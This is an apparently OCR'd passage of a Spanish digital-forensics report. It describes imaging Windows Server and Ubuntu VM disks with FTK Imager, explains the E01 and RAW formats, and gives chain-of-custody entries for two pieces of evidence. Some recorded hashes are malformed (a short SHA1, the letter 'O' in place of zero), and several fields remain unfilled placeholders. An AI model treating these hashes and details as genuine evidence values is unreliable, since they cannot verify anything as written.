
Disco cargado en la maquina





- Clonación de discos virtuales (E01/RAW).

FTK Imager

Adquirir imagen en FTK imager, windows





Adquirir imagen en FTK imager, ubuntu




E01 (EnCase Forensic Image): Es el formato más común y robusto. Guarda metadatos, hashing (MD5/SHA1), y puede manejar imágenes de gran tamaño. Altamente recomendado.


Raw (dd): Es una copia bit a bit simple sin metadatos adicionales, buena para compatibilidad universal, pero carece de la riqueza de metadatos de E01.




Hashes para verificar la integridad de la imagen (Windows)



Hashes para verificar la integridad de la imagen (Ubuntu)



Desconectar el disco virtual de la vm Forense, removemos el disco cloando de la maquina.



2.3 Registro de cadena de custodia

- Documentación de quién, cuándo y cómo se obtuvo cada imagen.

Número de Caso: VMWARE-BREACH-2025-001

Evidencia #1: EVIDENCE-001-WIN-SRV-DISK

Descripción: Imagen forense de disco virtual de VM Windows Server 2022 (producción clonada).

VMDK original: "Win2022.vmdk"

Tamaño de disco original: 36 GB

Sistema Operativo: Windows Server 2022

Adquirido por: Rogelio Cristian Punzo Castro.

Rol/Organización: Forense / Instituto Tecnológico de Morelia

Fecha y Hora de Inicio de Adquisición (UTC-06:00 CST): [2025-05-21 01:30:00]

Fecha y Hora de Fin de Adquisición (UTC-06:00 CST): [2025-05-22 11:00:00]

Método/Herramienta: FTK Imager v4.7.3.81, Adquisición de "Physical Drive" del VMDK montado en VM forense.

Formato de Imagen: E01 (EnCase Forensic Image)

MD5 Hash de la Imagen: b0bf070a1ef06a15baac29b7651cf8b0

SHA1 Hash de la Imagen: 1843d2fdfd5398cbbfebaed2e1672e9b38

Ubicación de Almacenamiento de la Imagen: [Ruta completa donde se guardó la imagen.ej. C:\FORENSE-2025\Windows_Server_2022_Prod_Clone_20250522.E01]

Notas: "VM apagada antes de añadir VMDK. Verificación de hash exitosa."

Firma del Examinador: _____ Fecha: 22-05-2025

--

Evidencia #2: EVIDENCE-002-UBUNTU-DISK

Descripción: Imagen forense de disco virtual de VM Ubuntu Server (producción clonada).

VMDK original: "Ubuntu_Server.vmdk"

Tamaño de disco original: 13.5 GB

Sistema Operativo: Ubuntu Server

Adquirido por: Rogelio Cristian Punzo Castro.

Rol/Organización: Forense / Instituto Tecnológico de Morelia

Fecha y Hora de Inicio de Adquisición (UTC-06:00 CST): [2025-05-21 01:30:00]

Fecha y Hora de Fin de Adquisición (UTC-06:00 CST): [2025-05-22 11:00:00]

Método/Herramienta: FTK Imager v[Número de Versión], Adquisición de "Physical Drive" del VMDK montado en VM forense.

Formato de Imagen: E01 (EnCase Forensic Image)

MD5 Hash de la Imagen: d78afOaad10937b90b819f98707075a5

SHA1 Hash de la Imagen: Odab91c03059d27a3acea4ebcf79cc29f2f1560d

Ubicación de Almacenamiento de la Imagen: [Ruta completa donde se guardó la imagen.ej. C:\FORENSE-2025\Ubuntu_Seve_2022_Prod_20250522.E01

Notas: "VM apagada antes de añadir VMDK. Verificación de hash exitosa."


Firma del Examinador: _____ Fecha: 23-05-2025



2. Investigación

3.1 Adquisición de datos

